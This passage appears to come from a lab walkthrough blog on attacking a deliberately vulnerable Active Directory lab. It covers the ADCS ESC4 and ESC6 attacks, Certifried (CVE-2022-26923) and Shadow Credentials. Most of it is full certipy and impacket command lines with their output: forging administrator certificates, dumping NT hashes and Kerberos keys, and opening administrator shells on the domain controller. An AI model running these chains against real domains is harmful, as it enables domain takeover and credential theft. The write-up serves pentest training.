[*] Updating certificate template 'ESC4'  
[*] Successfully updated 'ESC4'  
[Sep 07, 2022 - 12:26:06 (CEST)] exegol-goadv2 esc4 # certipy req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -template ESC4 -ca ESSOS-CA -upn administrator@essos.local  
Certipy v4.0.0 - by Oliver Lyak (ly4k)  
[*] Requesting certificate via RPC  
[*] Successfully requested certificate  
[*] Request ID is 15  
[*] Got certificate with UPN 'administrator@essos.local'  
[*] Certificate has no object SID  
[*] Saved certificate and private key to 'administrator.pfx'  
[Sep 07, 2022 - 12:26:13 (CEST)] exegol-goadv2 esc4 # certipy auth -pfx administrator.pfx -dc-ip 192.168.56.12  
Certipy v4.0.0 - by Oliver Lyak (ly4k)  
[*] Using principal: administrator@essos.local  
[*] Trying to get TGT...  
[*] Got TGT  
[*] Saved credential cache to 'administrator.ccache'  
[*] Trying to retrieve NT hash for 'administrator'  
[*] Got hash for 'administrator@essos.local': aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da  
[Sep 07, 2022 - 12:26:18 (CEST)] exegol-goadv2 esc4 # certipy template -u khal.drogo@essos.local -p 'horse' -template ESC4 -configuration ESC4.json  
Certipy v4.0.0 - by Oliver Lyak (ly4k)  
[*] Updating certificate template 'ESC4'  
[*] Successfully updated 'ESC4'
```

ADCS - ESC6

Misconfigured CA

ESC6

Abuse ATTRIBUTESUBJECTALTNAME2 flag set on CA

you can choose any certificate template that permits client authentication

certipy.exe request /ca:<server>\<ca-name> /template:" template name=" /altname:" Admin"

certipy req <domain>/<user>@<ca_server> -ca <ca_name> -template <template_name> -alt <target_user>

- As said on certipy page : *“ESC6 is when the CA specifies the EDITF_ATTRIBUTESUBJECTALTNAME2 flag. This flag allows the enrollee to specify an arbitrary SAN on all certificates despite a certificate template’s configuration.”*
- Because ESSOS-CA is vulnerable to ESC6 we can do the ESC1 attack but with the user template instead of the ESC1 template even if the user template got Enrollee Supplies Subject set to false.

```
certipy req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -template User
-ca ESSOS-CA -upn administrator@essos.local
certipy auth -pfx administrator.pfx -dc-ip 192.168.56.12
```

```
[Sep 07, 2022 - 12:40:26 (CEST)] exegol-goadv2 esc6 # certipy req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -template User -ca ESSOS-CA -upn administrator@essos.local
certipy auth -pfx administrator.pfx -dc-ip 192.168.56.12
Certipy v4.0.0 - by Oliver Lyak (Ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 16
[*] Got certificate with UPN 'administrator@essos.local'
[*] Certificate object SID is 'S-1-5-21-4190530110-3554548653-3158607872-1112'
[*] Saved certificate and private key to 'administrator.pfx'
Certipy v4.0.0 - by Oliver Lyak (Ly4k)

[*] Using principal: administrator@essos.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@essos.local': aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da
```

If you need to disable the EDITF_ATTRIBUTESUBJECTALTNAME2 attribute (because you want to try without it or just because [this attack will no longer work on a up to date AD without esc10 vuln](#)), you could do as administrator on braavos the following commands:

```
certutil -setreg policy\EditFlags -EDITF_ATTRIBUTESUBJECTALTNAME2
net stop certsvc && net start certsvc
```

This also mean that if you got an administrator access on the certificate server you can change this attribute to exploit ESC1 without being domain admin ;)

But now the exploit ESC6 no longer work, the user is not changed :)

```
[Sep 07, 2022 - 12:50:09 (CEST)] exegol-goadv2 esc6 # certipy req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -template User -ca ESSOS-CA -upn administrator@essos.local
certipy auth -pfx administrator.pfx -dc-ip 192.168.56.12
Certipy v4.0.0 - by Oliver Lyak (Ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 19
[*] Got certificate with UPN 'khal.drogo@essos.local'
[*] Certificate object SID is 'S-1-5-21-4190530110-3554548653-3158607872-1112'
[*] Saved certificate and private key to 'khal.drogo.pfx'
Certipy v4.0.0 - by Oliver Lyak (Ly4k)

[-] Got error: [Errno 2] No such file or directory: 'administrator.pfx'
[-] Use -debug to print a stacktrace
```

Certifried - CVE-2022-26923

- Oliver Lyak found out a way to escalate privilege as a low privilege user into an active directory. This consist of change the dnsHostName property on a created computer. The idea look the same as samAccountName vulnerability, it is a confusion with name on authentication. Details are here : <https://research.ifcr.dk/certifried-active-directory-domain-privilege-escalation-cve-2022-26923-9e098fe298f4>
- Create an account with a domain user and set a fake dns name as the domain controler.

```
certipy account create -u khal.drogo@essos.local -p 'horse' -user 'certifriedpc' -pass
'certifriedpass' -dns 'meereen.essos.local'
```

Request a certificate with the created computer on template Machine

```
certipy req -u 'certifriedpc$'@essos.local -p 'certifriedpass' -target braavos.essos.local  
-ca ESSOS-CA -template Machine
```

Authenticate with the certificate as meereen (the dc)

```
certipy auth -pfx meereen.pfx -username 'meereen$' -domain essos.local -dc-ip  
192.168.56.12
```

Dump the ndts with the kerberos ticket we just get

```
export KRB5CCNAME=/workspace/certifried/meereen.ccache  
secretsdump -k -no-pass -just-dc-user daenerys.targaryen  
ESSOS.LOCAL/'meereen$'@meereen.essos.local
```

delete the created computer with a domain admin user

```
certipy account delete -u daenerys.targaryen@essos.local -hashes  
'aad3b435b51404eeaad3b435b51404ee:34534854d33b398b66684072224bb47a' -user 'certifriedpc'
```

```
[Sep 07, 2022 - 13:27:21 (CEST)] exegol-goadv2 certifried # certipy account create -u khal.drogo@essos.local -p 'horse' -user 'certifriedpc' -pass 'certifriedpass' -dns 'meereen.essos.local'  
Certipy v4.0.0 - by Oliver Lyak (lyak)  
[*] Creating new account:  
sAMAccountName      : Certifriedpc$  
unicodePwd          : Certifriedpass  
userAccountControl   : 4896  
servicePrincipalName : HOST/certifriedpc  
                     : RestrictedKrbHost/certifriedpc  
dnsHostName         : meereen.essos.local  
[*] Successfully created account 'certifriedpc$' with password 'certifriedpass'  
[Sep 07, 2022 - 13:27:23 (CEST)] exegol-goadv2 certifried # certipy req -u 'certifriedpc$'@essos.local -p 'certifriedpass' -target braavos.essos.local -ca ESSOS-CA -template Machine  
Certipy v4.0.0 - by Oliver Lyak (lyak)  
[*] Requesting certificate via RPC  
[*] Successfully requested certificate  
[*] Request ID is 23  
[*] Got certificate with DNS Host Name 'meereen.essos.local'  
[*] Certificate object SID is 'S-1-5-21-4190530110-3554548653-3158607872-1117'  
[*] Saved certificate and private key to 'meereen.pfx'  
[Sep 07, 2022 - 13:27:33 (CEST)] exegol-goadv2 certifried # certipy auth -pfx meereen.pfx -username 'meereen$' -domain essos.local -dc-ip 192.168.56.12  
Certipy v4.0.0 - by Oliver Lyak (lyak)  
[*] Using principal: meereen$@essos.local  
[*] Trying to get TGT...  
[*] Got TGT  
[*] Saved credential cache to 'meereen.ccache'  
[*] Trying to retrieve NT hash for 'meereen$'  
[*] Got hash for 'meereen$@essos.local': aad3b435b51404eeaad3b435b51404ee:8a9049107a3cd194a42210d6cd80161d  
[Sep 07, 2022 - 13:27:37 (CEST)] exegol-goadv2 certifried # export KRB5CCNAME=/workspace/certifried/meereen.ccache  
[Sep 07, 2022 - 13:28:20 (CEST)] exegol-goadv2 certifried # secretsdump -k -no-pass -just-dc-user daenerys.targaryen ESSOS.LOCAL/'meereen$'@meereen.essos.local  
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation  
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)  
[*] Using the ORSIAP1 method to get NTDS.DIT secrets  
daenerys.targaryen:1110:aad3b435b51404eeaad3b435b51404ee:34534854d33b398b66684072224bb47a:::  
[*] Kerberos keys grabbed  
daenerys.targaryen:aes256-cts-hmac-sha1-96:c0f091fbd07729567ac448ba96c88b12fa67c1372f439ae093f67c6e2cf82378  
daenerys.targaryen:aes128-cts-hmac-sha1-96:eeb91a725e7c7d83bfc7970532f2b69c  
daenerys.targaryen:des-cbc-md5:bc6dd77ce60d29cd  
[*] Cleaning up...  
[Sep 07, 2022 - 13:28:36 (CEST)] exegol-goadv2 certifried # certipy account delete -u daenerys.targaryen@essos.local -hashes 'aad3b435b51404eeaad3b435b51404ee:34534854d33b398b66684072224bb47a' -user 'certifriedpc'  
Certipy v4.0.0 - by Oliver Lyak (lyak)  
[*] Successfully deleted 'certifriedpc$'
```

- Ok but now imagine you can't dcsync with secretdump due to a security product on the dc, or you just want to get a shell directly on the DC. Let's try to get a shell.
- We got the TGT of the DC (exactly like in part 5 for samaccountname) so we will use impacket getST to impersonate the administrator and get a st to access the DC as administrator (see :

<https://www.thehacker.recipes/ad/movement/kerberos/delegations/s4u2self-abuse>)

remember to use the good impacket pull request to use this, see part5 for installation (thx again to shutdown for the adds to impacket)

```
export KRB5CCNAME=/workspace/certifried/meereen.ccache
python3 /opt/tools/myimpacket/examples/getST.py -self -impersonate 'administrator' -
altservice 'CIFS/meereen.essos.local' -k -no-pass -dc-ip 'meereen.essos.local'
'essos.local'/'meereen'
```

and now we can use our ticket

```
export
KRB5CCNAME=/workspace/certifried/administrator@CIFS_meereen.essos.local@ESSOS.LOCAL.ccache
wmiexec.py -k @meereen.essos.local
```

```
[myimpacket] [Sep 08, 2022 - 12:05:09 (CEST)] exegol-goadv2 certified # export KRB5CCNAME=/workspace/certifried/meereen.ccache
[myimpacket] [Sep 08, 2022 - 12:05:13 (CEST)] exegol-goadv2 certified # python3 /opt/tools/myimpacket/examples/getST.py -self -impersonate 'administrator' -altservice 'CIFS/meereen.essos.local' -k -no-pass -dc-ip 'meereen.essos.local' 'essos.local'/'meereen'
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation

[*] Impersonating administrator
[*] Requesting SAUzself
[*] Changing service from meereen@ESSOS.LOCAL to CIFS/meereen.essos.local@ESSOS.LOCAL
[*] Saving ticket in administrator@CIFS_meereen.essos.local@ESSOS.LOCAL.ccache
[myimpacket] [Sep 08, 2022 - 12:05:14 (CEST)] exegol-goadv2 certified # export KRB5CCNAME=/workspace/certifried/administrator@CIFS_meereen.essos.local@ESSOS.LOCAL.ccache
[myimpacket] [Sep 08, 2022 - 12:05:15 (CEST)] exegol-goadv2 certified # wmiexec.py -k @meereen.essos.local
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[*] Launching semi-interactive shell - Careful what you execute
[*] Press help for extra shell commands
C:\>whoami /all

USER INFORMATION
-----
User Name SID
-----
essos\administrator S-1-5-21-4190530110-3554548653-3158607872-500

GROUP INFORMATION
-----
Group Name Type SID Attributes
-----
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators Alias S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK Well-known group S-1-5-2- Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
ESSOS\Domain Admins Group S-1-5-21-4190530110-3554548653-3158607872-512 Mandatory group, Enabled by default, Enabled group
ESSOS\Group Policy Creator Owners Group S-1-5-21-4190530110-3554548653-3158607872-520 Mandatory group, Enabled by default, Enabled group
ESSOS\Enterprise Admins Group S-1-5-21-4190530110-3554548653-3158607872-519 Mandatory group, Enabled by default, Enabled group
ESSOS\Schemata Admins Group S-1-5-21-4190530110-3554548653-3158607872-518 Mandatory group, Enabled by default, Enabled group
Service asserted identity Well-known group S-1-10-2 Mandatory group, Enabled by default, Enabled group
ESSOS\Denied RODC Password Replication Group Alias S-1-5-21-4190530110-3554548653-3158607872-572 Mandatory group, Enabled by default, Enabled group, Local Group
Mandatory Label\High Mandatory Level Label S-1-16-12288
```

We could also do the same thing but with winrm to be even more legit :)

```
export KRB5CCNAME=/workspace/certifried/meereen.ccache
python3 /opt/tools/myimpacket/examples/getST.py -self -impersonate 'administrator' -
altservice 'HTTP/meereen.essos.local' -k -no-pass -dc-ip 'meereen.essos.local'
'essos.local'/'meereen'
```

Note : Here we asked an altservice HTTP/meereen.essos.local for winrm usage

```
export
KRB5CCNAME=/workspace/certifried/administrator@HTTP_meereen.essos.local@ESSOS.LOCAL.ccache
evil-winrm -i meereen.essos.local -r ESSOS.LOCAL
```

```
[myimpacket] [Sep 08, 2022 - 12:16:12 (CEST)] exegol-goadv2 certified # export KRB5CCNAME=/workspace/certifried/meereen.ccache
[myimpacket] [Sep 08, 2022 - 12:16:37 (CEST)] exegol-goadv2 certified # python3 /opt/tools/myimpacket/examples/getST.py -self -impersonate 'administrator' -altservice 'HTTP/meereen.essos.local' -k -no-pass -dc-ip 'meereen.essos.local' 'essos.local'/'meereen'
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation

[*] Impersonating administrator
[*] Requesting SAUzself
[*] Changing service from meereen@ESSOS.LOCAL to HTTP/meereen.essos.local@ESSOS.LOCAL
[*] Saving ticket in administrator@HTTP_meereen.essos.local@ESSOS.LOCAL.ccache
[myimpacket] [Sep 08, 2022 - 12:17:04 (CEST)] exegol-goadv2 certified # export KRB5CCNAME=/workspace/certifried/administrator@HTTP_meereen.essos.local@ESSOS.LOCAL.ccache
[myimpacket] [Sep 08, 2022 - 12:17:10 (CEST)] exegol-goadv2 certified # evil-winrm -i meereen.essos.local -r ESSOS.LOCAL

evil-winrm shell v3.1.0


Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Info: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#remote-path-completion
Info: Establishing connection to remote endpoint

evil-winrm PS C:\Users\Administrator\Documents> whoami
essos\administrator
```

and voilà :)

Shadow Credentials

- Shadow credentials attack consist of using the GenericAll or GenericWrite privilege on a user or computer to set up the attribute msDS-KeyCredentialLink. explanations [here](#)
- You can get the dacl movement on shutdown (@_nwodtuhs) website, the hacker recipes : <https://www.thehacker.recipes/ad/movement/dacl>



- This attack is very usefull when you got Write on another user.
- With genericWrite you can only do:
 - Target Kerberoasting : add an SPN to a user, do a kerberoasting, unset the spn. But the user password must be weak to the kerberoasting attack work.
 - Set up a logon script : change ldap parameters to set up a logon script. but it implies that the user log to his computer, an smb server or a share to offer the script and setup a script that bypass the security solutions in place)
 - shadow credentials : the attack we want to do, we need a cetificate service on the domain
- With GenericAll you can :
 - ForceChangePassword : but on a real pentest you don't want to block a user by changing his password. And this is not very stealthy too. So if you can do another way this is fine :)
 - All the attacks available in the genericWrite part.

So if ADCS is enabled on the domain, and we got write privilege on msDS-KeyCredentialLink, we can do the shadow credentials attack to get a direct access on the user account. And this seems to be the better idea in this case on a real pentest.

Shadow credentials is now include with certipy (this attack can also be done with [pywisker](#))

```
certipy shadow auto -u khal.drogo@essos.local -p 'horse' -account  
'viserys.targaryen'
```

```
[Sep 07, 2022 - 14:39:12 (CEST)] exegol-goadv2 certifried # certipy shadow auto -u khal.drogo@essos.local -p 'horse' -account 'viserys.targaryen'
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'viserys.targaryen'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'fe1cd443-784f-7050-2f23-fc7d3c815bf4'
[*] Adding Key Credential with device ID 'fe1cd443-784f-7050-2f23-fc7d3c815bf4' to the Key Credentials for 'viserys.targaryen'
[*] Successfully added Key Credential with device ID 'fe1cd443-784f-7050-2f23-fc7d3c815bf4' to the Key Credentials for 'viserys.targaryen'
[*] Authenticating as 'viserys.targaryen' with the certificate
[*] Using principal: viserys.targaryen@essos.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'viserys.targaryen.ccache'
[*] Trying to retrieve NT hash for 'viserys.targaryen'
[*] Restoring the old Key Credentials for 'viserys.targaryen'
[*] Successfully restored the old Key Credentials for 'viserys.targaryen'
[*] NT hash for 'viserys.targaryen': d96a55df6bef5e0b4d6d956088036097
```

And we can do the same from viserys to jorah

```
certipy shadow auto -u viserys.targaryen@essos.local -hashes
'd96a55df6bef5e0b4d6d956088036097' -account 'jorah.mormont'
```

```
[Sep 07, 2022 - 14:48:45 (CEST)] exegol-goadv2 certifried # certipy shadow auto -u viserys.targaryen@essos.local -hashes 'd96a55df6bef5e0b4d6d956088036097' -account 'jorah.mormont'
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'jorah.mormont'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '8359d7a1-f313-a0ba-7945-b91b415bb400'
[*] Adding Key Credential with device ID '8359d7a1-f313-a0ba-7945-b91b415bb400' to the Key Credentials for 'jorah.mormont'
[*] Successfully added Key Credential with device ID '8359d7a1-f313-a0ba-7945-b91b415bb400' to the Key Credentials for 'jorah.mormont'
[*] Authenticating as 'jorah.mormont' with the certificate
[*] Using principal: jorah.mormont@essos.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'jorah.mormont.ccache'
[*] Trying to retrieve NT hash for 'jorah.mormont'
[*] Restoring the old Key Credentials for 'jorah.mormont'
[*] Successfully restored the old Key Credentials for 'jorah.mormont'
[*] NT hash for 'jorah.mormont': 4d737ec9ecf0b9955a161773cfed9611
```

Next time we will have fun with MSSQL ([Goad pwning part7](#)) in the lab :)